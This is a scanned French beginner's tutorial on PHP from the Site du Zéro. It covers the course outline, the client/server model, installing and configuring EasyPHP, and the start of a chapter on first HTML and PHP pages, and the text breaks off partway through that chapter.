Un site dynamique avec PHP !

 Mais pourquoi tous les sites web se mettent au PHP ? Que peut-on faire avec ?
Et pis, c'est quoi PHP ???

Auteur : M@teo21
Créé le : 19/07/2005 à 23h21
Modifié le : 28/10/2005 à 21h29
Avancement : 100%
Imprimer tout le tutorial

Hola hola, pas de panique amis Zér0s, ce tutorial est là pour tout vous expliquer
Comme dans tous les cours de ce site, on applique la méthode du Zér0 : vous ne connaissez rien au PHP, et je me charge de TOUT vous apprendre dessus.

Le principal, c'est de lire en entier les chapitres dans l'ordre. Après, ça passe tout seul et vous vous étonnerez bientôt de ce que vous êtes capable de faire !

Ce cours est composé des parties suivantes :

Partie 1 : Les bases de PHP

Parce qu'il faut bien commencer quelque part...
Découvrez PHP en douceur dans cette première partie

Partie 2 : La base de données

Elle est incontournable avec PHP.
Voyez vous-mêmes pourquoi elle va vous devenir indispensable.

2) PhpMyAdmin

Créer une table
Modifier une table
Autres opérations
Q.C.M.

3) Lire des données

Connexion à la BDD
Récupérer les données
Les critères de sélection
Compter le nombre d'entrées
Q.C.M.

4) Ecrire des données

Ajouter des données
Modifier des données
Supprimer des données
Q.C.M.

5) TP : un Mini-Chat

Réalisation du Mini-Chat

Partie 3 : Toute la puissance de PHP

Et maintenant, c'est que du bonheur !
Toute la puissance de PHP est là, découvrez-la !

1) Les includes

La fonction include
Bien utiliser les includes
Q.C.M.


2) Faire joujou avec des variables

La concaténation
Des outils très pratiques
Les variables variables
Q.C.M.

3) PHP et les formulaires

Fonctionnement du formulaire
Les éléments du formulaire
Petit exercice
Q.C.M.

4) TP : un livre d'or



Réalisation du livre d'or

5) Les dates

La fonction date
Le timestamp
Q.C.M.


6) TP : des news sur votre site !

Réalisation du script de news

7) Les variables superglobales

Présentation des superglobales
Les sessions
Les cookies
Q.C.M.

8) TP : nombre de visiteurs connectés



Réalisation du compteur de visites

9) Lire et écrire dans un fichier

Le CHMOD
Ouvrir et fermer le fichier
Lire et écrire dans le fichier
Q.C.M.


Partie 4 : PHP, c'est plus fort que toi !

Vous pensiez tout savoir ? Vous êtes loin du compte...
Vous allez voir ce que PHP a dans le ventre !

1) Les Array II : le Retour

Explorer un array
Rechercher dans un array
Transformer une chaîne en array
Q.C.M.

2) Créer des images en PHP



Activer la librairie GD
Les bases de la création d'image
Texte et couleur
Dessiner une forme
Des fonctions encore plus puissantes
Q.C.M.

3) Les expressions régulières (Partie 1/2)

Où utiliser une Regex ?
Des recherches simples
Les classes de caractères
Les quantificateurs
Q.C.M.

4) Les expressions régulières (Partie 2/2)

Une histoire de métacaractères
Les classes abrégées
Construire une Regex complète
Capture et remplacement
Q.C.M.

Partie 5 : Annexes

Dans les annexes, vous trouverez plusieurs choses intéressantes en rapport avec le PHP que je n'ai pas pu mettre dans le cours.
Ne regardez pas les annexes à la fin, mais plutôt pendant de la lecture du cours, histoire de souffler entre 2 chapitres.

1) Codez proprement

Des noms clairs
Indentez votre code
Un code correctement commenté

2) Utilisez la documentation PHP !

Accéder à la doc
Présentation d'une fonction


3) Au secours ! Mon script plante !

Les erreurs les plus courantes
Traiter les erreurs SQL
Quelques erreurs plus rares

4) Protéger un dossier avec un .htaccess

Créer le .htaccess
Créer le .htpasswd
Envoyer les fichiers sur le serveur

5) Mémo pour les Regex



Structure d'une Regex
Classes de caractères
Quantificateurs
Métacaractères
Classes abrégées
Capture et remplacement
Options

Partie 1 : Les bases de PHP

Parce qu'il faut bien commencer quelque part...
Découvrez PHP en douceur dans cette première partie

Introduction à PHP

Ca y est ? Votre choix est fait : vous allez vous mettre au PHP. Alors je vous souhaite la bienvenue

Faisons les présentations tout de suite : je suis M@teo21, et je serai votre guide tout au long de ce cours. Je vais vous faire découvrir PHP dans cette première partie, et je veillerai à ce que tout ce que je dis soit le plus clair possible. Si vous me suivez bien, je vous garantis que PHP n'aura bientôt plus de secret pour vous...

Ah, et je vous présente aussi l'éléPHPant. C'est la mascotte du PHP, vous le retrouverez sur la plupart des sites francophones traitant de PHP. C'est un signe de reconnaissance en quelque sorte

Bon, comme vous ne savez toujours pas ce que c'est PHP, je vais vous l'expliquer ci-dessous. Mais vous verrez que vous redécouvrirez sans cesse PHP, car c'est un univers tellement riche et varié qu'on ne peut pas prétendre le connaître entièrement. Il y a toujours quelque chose à découvrir

Qu'est-ce que c'est PHP ?

Est-ce que vous savez ce que c'est un site web ? Non, je vous prends pas pour des abrutis, mais j'ai dit que je partais de Zér0 alors faut que je tienne ma promesse
Un site web, ben vous en avez un sous les yeux : le mien par exemple. Pour aller sur un site web, on tape son adresse, par exemple : http://www.siteduzero.com. En tapant l'adresse d'un site web, votre navigateur (Firefox par exemple), vous emmènera visiter ce site web.

 On peut faire beaucoup de choses sur un site web : apprendre (c'est ce que vous êtes en train de faire), jouer, discuter, échanger, s'informer etc...

Maintenant, deuxième question : avez-vous entendu parler du (X)HTML ? Si oui, tant mieux. Si non, alors il faut absolument que vous sachiez ce que c'est avant de continuer.

 Le langage XHTML est le nouveau nom du langage HTML (dont vous avez peut-être déjà entendu parler). Que vous voyiez écrit l'un ou l'autre, sachez que c'est la même chose : c'est le langage qui permet de créer une page web à la base. Dans la suite du cours de PHP, j'écrirai le plus souvent "HTML" (une vieille habitude) pour désigner ce fameux langage qui permet de créer des pages web.
Si vous ne le connaissez pas, vous ne pourrez pas apprendre le PHP.
Heureusement pour vous, j'ai écrit un tutorial qui vous enseigne ce langage, je vous invite à aller le lire ici, ne serait-ce que pour vous rafraîchir la mémoire.

Pour rappel, le (X)HTML c'est un langage qui vous permet de créer des pages web. En tapant un code spécial (les "tags", ou "balises"), on peut mettre du texte en gras, insérer une image etc etc...
Voici à quoi peut ressembler une page avec son code (X)HTML :

Code : HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Bienvenue sur mon site !</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>
        <p>
        Bienvenue sur mon site web !<br />
        Cliquez <a href="http://www.siteduzero.com/">ici</a> pour entrer !
        </p>
    </body>
</html>
```

Et PHP dans tout ça ? Eh bien PHP, c'est un autre langage qui vient se mettre au milieu de ce code HTML. Voici par exemple ce que ça peut donner (c'est un petit aperçu de ce que vous allez apprendre) :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Bienvenue sur mon site !</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>
        <p>
        Bienvenue sur mon site web !<br />
        <?php echo("Vous êtes le visiteur n°" . $nbre_visiteurs); ?>
        <br />
        Cliquez <a href="http://www.siteduzero.com">ici</a> pour entrer !
        </p>
    </body>
</html>
```

Qu'est-ce qui est nouveau ici ? C'est cette ligne :
`<?php echo("Vous êtes le visiteur n°" . $nbre_visiteurs); ?>`

Il y a toujours du langage HTML autour, mais on trouve au milieu des **instructions PHP**. Ce que je vais vous apprendre c'est à savoir manier des lignes de ce type. Oui, ça fait peut-être un peu peur ces caractères bizarres au milieu ($; ? >), mais bientôt cela vous sera familier (si si je vous l'assure )

Comme vous le voyez, une page qui ne contient que du HTML possède l'extension ".html". Une page qui contient du code PHP, elle a l'extension ".php".
Comme il y a eu plusieurs versions de PHP, il n'est pas rare que vous rencontriez des extensions .php3 ou .php5. La version actuelle de PHP est la v5.

 Existe-t-il des pages qui ne contiennent que du PHP ?

Mmh, en fait non, on a quand même toujours besoin du HTML pour faire une page web. On ne peut pas y échapper !

En résumé : le HTML est pratique un moment, mais il est limité. A l'aide de PHP, vous pourrez réaliser bien plus de choses pour votre site web. Des exemples ?

- Un forum, où tout le monde peut discuter, échanger, s'entraider si quelqu'un a un problème.
- Un Chat, pour discuter en temps réel avec d'autres personnes !
- Un livre d'or : si votre site web plaît à vos visiteurs, ils peuvent laisser un message disant que votre site web est super, et tout le monde pourra le lire !
- Une newsletter : c'est très facile à mettre en place. Vous rédigez votre newsletter, vous cliquez sur un bouton, et là le mail s'envoit automatiquement à toutes les personnes inscrites à votre newsletter !
- Un compteur de visiteurs, visible ou caché, c'est vous qui voyez ce que vous préférez. Et comme c'est vous qui allez le créer, il n'y aura pas de pub (ceux qui utilisent un compteur avec une pub se font arnaquer je vous le dis de suite)
- Un système de news automatisé : vous allez sur une page, vous tapez le texte de la nouvelle news, et immédiatement après la page d'accueil de votre site s'actualise et tous vos visiteurs voient cette news !
- On peut imaginer alors qu'ils réagissent à cette news : ils donnent leur avis, se proposent pour vous aider etc...

PHP peut faire encore beaucoup plus que ça, mais c'était pour vous mettre l'eau à la bouche.

Ce qu'il faut bien retenir donc, c'est que *PHP vous permet de créer des pages web dynamiques*, qui se mettent à jour toutes seules sans que vous ayez à passer par là. En clair, vous pouvez être en vacances aux Bahamas, et votre site continuera à évoluer tout seul !
Autre gros avantage, vous allez vous en rendre compte, PHP inaugure l'ère du Webmaster Fainéant (avec un grand F) : une fois que vous avez mis votre site en place, il se met à jour tout seul, se transforme, sans que vous ayez à lever le petit doigt

Si ça c'est pas la belle vie ! Vous comprenez un peu mieux maintenant pourquoi on s'intéresse de plus en plus au PHP ?

Différences entre HTML et PHP

Ce que je vais vous apprendre maintenant, ce n'est pas très compliqué, et pourtant beaucoup de gens se lancent dans le PHP sans le savoir !
Croyez-moi : si vous faites l'effort de comprendre comment ça marche (ça vous prendra 10 minutes), non seulement vous allez gagner beaucoup de temps ensuite, mais en plus *vous comprendrez* ce que vous ferez. Et ça, ça n'a pas de prix croyez-moi

De quoi je vais vous parler ? Je vais vous expliquer ce qui se passe exactement quand un visiteur veut aller sur votre site web. Il tape l'adresse ok, mais ensuite ? La page s'affiche, d'accord, mais entre-temps que s'est-il passé ?
Ca c'est vraiment important, parce qu'en HTML et en PHP ça ne fonctionne pas vraiment pareil.

Il y a une notion fondamentale à connaître : les relations entre le client et le serveur. Quoi "beârk" ? Non non, il n'y a rien de sorcier là-dedans !

- Le client : celui qu'on appelle "le client", c'est vous . C'est vous qui êtes tranquille pépère installé devant votre ordinateur, et qui demandez à voir une page web. Tous les visiteurs d'un site web sont des clients. On va représenter l'ordinateur du client par cette machine :

- Le serveur : il n'y en a qu'un seul. Le serveur, c'est une sorte de gros ordinateur tout le temps connecté à Internet (avec une connexion très rapide). Cet ordinateur est installé quelque part dans le monde, il est tout le temps allumé, et personne n'y touche. Il travaille 24h/24, et ne s'occupe que de distribuer votre site web. En d'autres termes, personne ne joue dessus
  Sa fonction ? Il contient votre site web sur son disque dur, et dès qu'un client demande à voir une page web, il

la lui envoie. Pour représenter le serveur, je vais utiliser cette machine (notez qu'en général le serveur n'a pas d'écran : ça ne sert à rien puisque personne ne travaille dessus) :

Vous voyez ? C'est en fait très simple.
Pour ceux qui n'auraient pas tout bien compris, voici un exemple...

Imaginez un restaurant. Vous rentrez dedans, vous êtes **le client**. Vous commandez un Couscous Royal (arf j'ai faim). Le cuisinier, lui, c'est **le serveur** : vous lui avez demandé tel plat, il vous le livre.
Dès qu'un autre client se présente et demande un autre plat, le cuisinier le lui donne. Et il travaille ainsi inlassablement tout le temps.

Eh bien c'est pareil sur Internet : le serveur est un ordinateur qui envoie des pages web aux clients qui le lui demandent. Et il travaille sans arrêt comme un forcené.

Bien, maintenant que vous avez compris ça, je vais vous montrer le petit plus qui fait toute la différence entre une page HTML et une page PHP.

Avant : en HTML

Je vous rappelle qu'une page HTML possède l'extension .html, comme exemple.html
Je ne vais pas entrer dans les détails, mais en gros voici comment ça fonctionne pour une page HTML :

Il y a 2 étapes :

1. Le client (c'est vous, le visiteur) demande à voir une page web. Il va donc faire une demande au serveur : "S'il te plaît, envoie-moi la page vacances.html".
2. Le serveur lui répond en lui envoyant la page vacances.html : "Tiens, voici la page que tu m'as demandée".

Tout ça se passe très poliement bien entendu
Le client voulait consulter la page vacances.html sur un site web : il l'a demandée au serveur qui gère ce site, et le serveur lui a envoyé la page que le client voulait. La page s'affiche alors sur l'écran du client, sous ses yeux ébahis

Cela se passe à chaque fois que vous consultez une page HTML. Mais qu'est-ce qui peut bien changer avec PHP ?

Maintenant : en PHP

Il y a une étape qui vient s'ajouter entre les deux : la page PHP est générée par le serveur avant l'envoi.
Schématiquement ça donne ça :

Voyons à nouveau les étapes :

1. Le client demande à voir une page PHP. Pour lui il n'y a aucune différence. Il demande la page au serveur, toujours aussi poliement : "S'il te plaît, envoie-moi la page vacances.php".
2. Mais là, il y a une étape très importante, qui fait toute la différence en PHP. Le serveur n'envoie pas de suite la page au client. Il la **génère**. En effet, le client n'est pas capable de lire une page PHP (seul le serveur sait faire ça). Le client ne peut lire que des pages HTML.
   Ce que fait le serveur est simple : il va transformer la page PHP en page HTML, pour que le client puisse la lire.
3. Enfin, une fois que la page est générée, elle ne contient plus que du code HTML. Le serveur peut l'envoyer au client : "Tiens, voici la page que tu as demandé".

Je vais vous en dire un peu plus sur cette deuxième étape : celle de la génération de la page. Il est important de bien comprendre ce qui s'y passe.


Que veut dire "génération de la page PHP" ?

Je vous ai montré un bout de code PHP au début de ce chapitre. Le revoici :

Code : PHP

```php
<?php echo("Vous êtes le visiteur n°" . $nbre_visiteurs); ?>
```

Les ordinateurs des clients ne savent pas lire ce code PHP : ils ne connaissent que le HTML. C'est donc au serveur de transformer le code PHP en HTML.


Mais à quoi sert le code PHP alors ?

Il contient des **instructions**. Il demande au serveur d'effectuer des actions : donner l'heure, le nombre de personnes connectées sur le site etc... Bref, le PHP donne des ordres au serveur.
Ce genre de choses était impossible en HTML. Avec PHP, c'est possible, et vous verrez que ça change tout.


N'oubliez pas qu'une page PHP contient aussi du code HTML.
Tant qu'il y a du code HTML, le serveur n'y touche pas. Dès qu'il tombe sur du code PHP, il le lit, il l'exécute (il fait ce que le code lui demande), et il transforme ça en HTML.

En fin de compte, la page générée ne contient plus que du HTML : le client peut alors la lire.

Ce qui est particulier ici, c'est que cette page générée est destinée à un seul client. Quand un nouveau client se présente, le serveur recommence à générer une page HTML.
Ca veut dire qu'en fait la page générée peut être à chaque fois unique. C'est bien ça qui est génial par rapport au

HTML : en HTML la page envoyée était toujours la même, le serveur envoyait juste le fichier. En PHP, le serveur travaille pour le client et lui offre une page personnalisée


Notez que la génération de la page peut prendre du temps (quelques millisecondes en fonction de la taille de la page).
Cela veut dire que le serveur doit être plus puissant pour pouvoir traiter du PHP qu'un serveur HTML normal... Si votre site est connu, ce n'est pas 1 client qui va demander une page PHP, mais plutôt 28 clients en même temps !

Ce premier chapitre s'achève ici. Mon but était de vous amener en douceur vers PHP.

J'ai essayé principalement de vous parler des relations entre le client et le serveur. Ca peut paraître un peu bizarre pour commencer le PHP, mais je vous assure que ça va vous servir.
Si vous avez l'impression d'être un peu embrouillé, ce n'est pas bien grave : ça n'aura pas de conséquence pour la suite du cours. Le principal c'est que vous ayez au moins lu ce chapitre, comme ça si quelqu'un vous parle de "relations client/serveur" vous ferez pas une mine déconfite

Vous vous demandez peut-être à quelle sauce vous allez être mangés... Rassurez-vous, il n'y a rien de bien compliqué dans tout ça.
Je sais aussi que vous êtes friands de Travaux Pratiques (TP) : ne vous inquiétez pas ça viendra, c'est prévu au programme. Je tiens à ce que vous pratiquiez un peu, histoire que vous me montriez petit à petit ce que vous êtes capables de faire !

Un programme utile : EasyPHP

Le premier chapitre vous aura servi d'introduction dans l'univers de PHP. C'était l'idéal pour commencer, mais il n'y avait rien de très concret.
Alors comme je sais que vous aimez passer à l'acte, je ne vous fais pas plus attendre : dans ce chapitre on va commencer à faire des manipulations !

Oh, il ne s'agit encore que de préparatifs, mais ils en valent la peine. Ce chapitre va porter autour d'un programme français appelé EasyPHP, qui va nous être extrêmement utile par la suite !

Pourquoi ai-je besoin de ce programme ?

Oui, pourquoi diable allez-vous avoir besoin de ce programme ?
Voilà une bonne question pour commencer

Comme je vous l'ai expliqué dans le chapitre précédent, seul le serveur peut lire le PHP. Le client (c'est-à-dire vous), ne peut pas lire le PHP.
Ouaïe aïe aïe problème ! Comment allez-vous pouvoir vérifier si votre travail en PHP fonctionne ? Votre PC ne sait pas lire le PHP !
Il va donc falloir trouver un moyen pour "apprendre" le PHP à votre ordinateur. Vous pourrez alors travailler dessus pour réaliser votre site en PHP.

EasyPHP est la solution, qui vous épargnera bien des maux de tête. Parce qu'en effet, vous vous en doutez c'était trop facile d'installer un programme "PHP" et puis basta ! Non, vous allez avoir besoin de plusieurs programmes...
EasyPHP est en fait un "package" qui contient tous les programmes nécessaires pour pouvoir traiter du PHP ! Vous n'aurez rien à faire : ils s'installeront tous seuls !


Le site web de EasyPHP est : www.easyphp.org

Pour info, voici les programmes qu'installe EasyPHP :

- Apache : c'est le programme qu'utilisent les serveurs. Il permet au serveur de distribuer des pages web... mais il ne connaît que le HTML !
- PHP : PHP est comme un "plugin" de Apache. Il a besoin d'Apache pour fonctionner, et grâce à lui Apache saura travailler sur des pages PHP. En clair, Apache + PHP = un serveur PHP
- MySQL : c'est un programme qui va nous être sacrément utile par la suite, mais pour le moment je ne vous en parle pas. Sachez juste que c'est lui qui permet d'utiliser des bases de données. Vous ne savez pas ce qu'est une base de données ? Vous prenez pas la tête, je vous l'expliquerai lorsque le moment sera venu !
- PHPmyAdmin : cela vous permettra de gérer vos bases de données (si ce mot "base de données" vous fait peur, ne craignez rien, on n'en parlera que plus tard).

Il n'est pas important pour le moment de comprendre comment fonctionnent ces programmes. Il y a en fait une chose que vous devez retenir : vous allez devoir télécharger EasyPHP car on va sacrément en avoir besoin par la suite.
C'est un programme discret : une fois qu'il est lancé il reste en fond et pas besoin d'y toucher.

On va maintenant voir comment installer EasyPHP.

Installer EasyPHP

Trève de bavardages, à l'abordage !


EasyPHP est assez gros. Et pour cause, je vous l'ai expliqué plus haut : il contient plusieurs programmes. Mais ce téléchargement est vraiment indispensable, alors que vous soyez ADSL ou 56K, vous allez devoir vous taper le téléchargement

EasyPHP 1.8 (7,8 Mo)

Installez le programme qui se trouve dans le ZIP, comme vous le feriez pour n'importe quel autre programme.
A la fin, on vous proposera deux options. Moi tout ce que je vous demande c'est de lancer EasyPHP, alors vous pouvez cocher la case "Lancer EasyPHP". Vous pourrez toujours démarrer le programme à l'aide du menu Démarrer.

Mais... Comment savoir si EasyPHP est démarré ?

Je vous l'avais dit, EasyPHP est discret. Lorsque vous le démarrez, vous pouvez juste voir une icône à droite de la barre des tâches (pas loin de l'horloge) :



Si tout se passe bien, l'icône se met à clignoter. Si vous pointez dessus, vous pourrez lire "EasyPHP (Démarré)". C'est que tout va bien.
Félicitations ! Vous venez d'installer EasyPHP

Configurer EasyPHP

Dernière étape : il faut configurer EasyPHP. Je vous rassure de suite c'est très rapide et très simple.

Faites un clic droit sur l'icône EasyPHP dans la barre des tâches. Un petit menu s'ouvre :

C'est "Administration" qui va nous servir. Cela permet de configurer EasyPHP.

Pour fermer complètement EasyPHP, cliquez sur "Quitter" en bas.


Tant que EasyPHP et ses programmes (Apache, PHP...) tournent correctement, l'icône de la barre des tâches clignote. Si les programmes sont arrêtés, l'icône ne clignote plus.

Bon, vous vous en doutez, je vais vous demander de cliquer sur "Administration". Et là Ô surprise : ça ouvre une page web. Attention, ne vous y trompez pas : cette page web que vous voyez là est située sur votre disque dur. Il y a marqué dans la barre d'adresse : "http://192.168.0.1", cela veut dire que vous êtes sur votre disque dur. En revanche, si vous voyez "http://www.siteduzero.com", là vous êtes sur un site web, situé sur Internet. Compris ?

Bon, c'est là qu'on va configurer EasyPHP.
Voici un petit aperçu de cette page telle que vous devriez la voir :

Je me suis permis de placer des numéros sur cette image, pour que vous puissiez distinguer facilement à quoi se rapportent les descriptions ci-dessous :


1. Apache > Alias : c'est là qu'on va se rendre pour configurer EasyPHP. Cela permet d'indiquer les sites web que vous avez sur votre disque dur, pour que EasyPHP les reconnaisse.
2. PhpMyAdmin > Gestion BDD : c'est par ici que vous pourrez gérer votre base de données. On verra ce que c'est dans la partie II de ce cours.

En-dessous de "Alias", cliquez sur "ajouter".

On vous demande quelques informations.
C'est là qu'il va falloir vous organiser un peu : peut-être que vous avez déjà un projet de site web, et que vous lisez ce cours pour apprendre à utiliser PHP dans votre site web. Peut-être aussi que vous n'avez pas d'idées pour le moment mais que vous lisez ce cours dans le but d'apprendre PHP, tout simplement.
Quoiqu'il en soit, tout au long de ce cours on va avoir l'occasion de faire pas mal de "tests", et je pense que vous auriez intérêt à créer un dossier "Tests PHP" par exemple.

A vous de vous organiser, mais je vous conseille de créer un dossier "Tests PHP" dans "Mes documents", dans lequel vous essaierez de faire ce que je vous apprends tout au long de ce cours. C'est un dossier brouillon quoi

Il va falloir remplir les champs que vous avez devant les yeux :



1. Nom de l'alias : c'est le nom de votre site. Il faut bien lui donner un nom quoi :p. Dans notre exemple, on mettra "TestsPHP".
2. Le chemin du répertoire : il faut indiquer dans quel dossier se trouve votre site. Si vous avez fait comme je vous l'ai dit, vous devriez avoir créé un dossier "Tests PHP" dans "Mes documents".

   Pour connaître le chemin du répertoire, allez dans "Mes documents", et ouvrez le dossier que vous venez de créer. En haut de la fenêtre vous devriez avoir un champ "Adresse :", qui contient quelque chose du genre "C:...". Copiez ce chemin, tout simplement.
3. Paramètres par défaut du répertoire : dès que vous voyez des mots bizarres en anglais, vous faites comme moi : vous n'y touchez pas
4. OK : une fois que tout est rempli, cliquez sur ce petit bouton et c'est bon

Ensuite, vous faites un clic droit sur l'icône de EasyPHP dans la barre des tâches, et vous cliquez sur "Redémarrer". Ca va relancer les programmes de EasyPHP (en particulier le serveur Apache).
Pourquoi les relancer ? Parce que comme ça, les changements que vous venez d'effectuer vont être pris en compte.

Si vous oubliez de redémarrer EasyPHP, vous aurez une erreur 404 ("Impossible d'afficher la page")

en essayant de voir vos pages web !
Si votre erreur persiste, faites "Actualiser". Normalement après ça devrait marcher

Si tout est bon, ça revient à la page de tout à l'heure, mais cette fois vous avez un lien du genre "TestsPHP", à côté de "Vos alias".
C'est là-dessus qu'il faudra cliquer pour accéder à votre site web, stocké sur votre disque dur.

Si vous avez des doutes sur la façon exacte de faire, même après toutes les explications que je viens de vous donner, je vous propose de voir dans une vidéo au format Flash comment je procède pour configurer EasyPHP :

Configurer EasyPHP (2 Mo)

Votre ordinateur est fin prêt à avaler du PHP
Dès le prochain chapitre on attaque le code : on va commencer à découvrir des instructions PHP. Cela veut dire que vous allez faire vos premières manipulations !

Premiers pas avec PHP

Comme le titre du chapitre l'indique, c'est maintenant que vous allez faire vos premiers pas en PHP.

Vous allez découvrir vos premières instructions et la joie des scripts qui font planter votre ordi...
Bah quoi partez pas ?! Vous allez voir, je ne vais pas vous faire faire des trucs compliqués, juste les bases de la programmation PHP.

C'est partiii !

Les balises PHP

A partir d'ici on va commencer à rentrer dans le code source de vos pages web. Vous êtes censés connaître le langage (x)HTML, comme je vous l'ai demandé dans le premier chapitre. Pour rappel, si jamais vous avez besoin de vous rafraîchir la mémoire, le cours de (x)HTML est disponible ici.

Pour éditer le code d'une page web, vous avez plusieurs solutions :

- Utiliser un éditeur de texte tout simple que vous avez déjà, comme **Bloc-Notes**. Pour l'ouvrir, faites Démarrer / Programmes / Accessoires / Bloc-notes. Ce logiciel suffit normalement à faire du PHP mais..
- Le mieux reste d'utiliser un logiciel spécialisé qui colore votre code (très pratique) et qui numérote vos lignes (très pratique aussi). Malheureusement, ce genre de logiciels est généralement en anglais, payant et pas très facile à utiliser.J'ai fait de nombreuses recherches pour vous trouver un éditeur sympa, français, gratuit et facile à utiliser, et j'ai fini par trouver. Ce logiciel s'appelle **Notepad++**, il est petit, rapide à télécharger. N'hésitez pas à l'essayer :

Page de téléchargement de Notepad++
Prenez la version avec installeur (.exe) et non le .zip


Si vous êtes sous Mac, je peux vous recommander l'éditeur Smultron.
Sous Linux, les bons éditeurs ne manquent pas. Vous avez déjà sûrement vim ou emacs installé !

Quel que soit le logiciel que vous utilisez, rassurez-vous, ça ne change pas du tout la manière dont vous allez apprendre le PHP : les manipulations seront exactement les mêmes pour tout le monde.

On va commencer par créer une page HTML toute simple, car je vous l'ai dit le PHP a toujours besoin du HTML.Le code ci-dessous ne contient que du HTML, recopiez-le dans l'éditeur de texte que vous avez choisi (Bloc-notes ou

Notepad++) :

Code : HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Ceci est une page (x)HTML de test</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        .bleu
        {
            color:blue;
        }
        .rouge
        {
            color:red;
        }
        .vert
        {
            color:green;
        }
        </style>
    </head>
    <body>
        <h2>Page de test</h2>

        <p>
            Cette page contient <strong>uniquement</strong> du code (X)HTML.<br />
            Voici quelques petits tests :
        </p>

        <ul>
        <li class="bleu">Texte en bleu</li>
        <li class="rouge">Texte en rouge</li>
        <li class="vert">Texte en vert</li>
        </ul>
    </body>
</html>
```

Ce code doit vous sembler familier vu que vous connaissez le HTML.
Je vais vous montrer la procédure à suivre selon que vous utilisez Bloc-notes ou Notepad++...

Avec Bloc-Notes

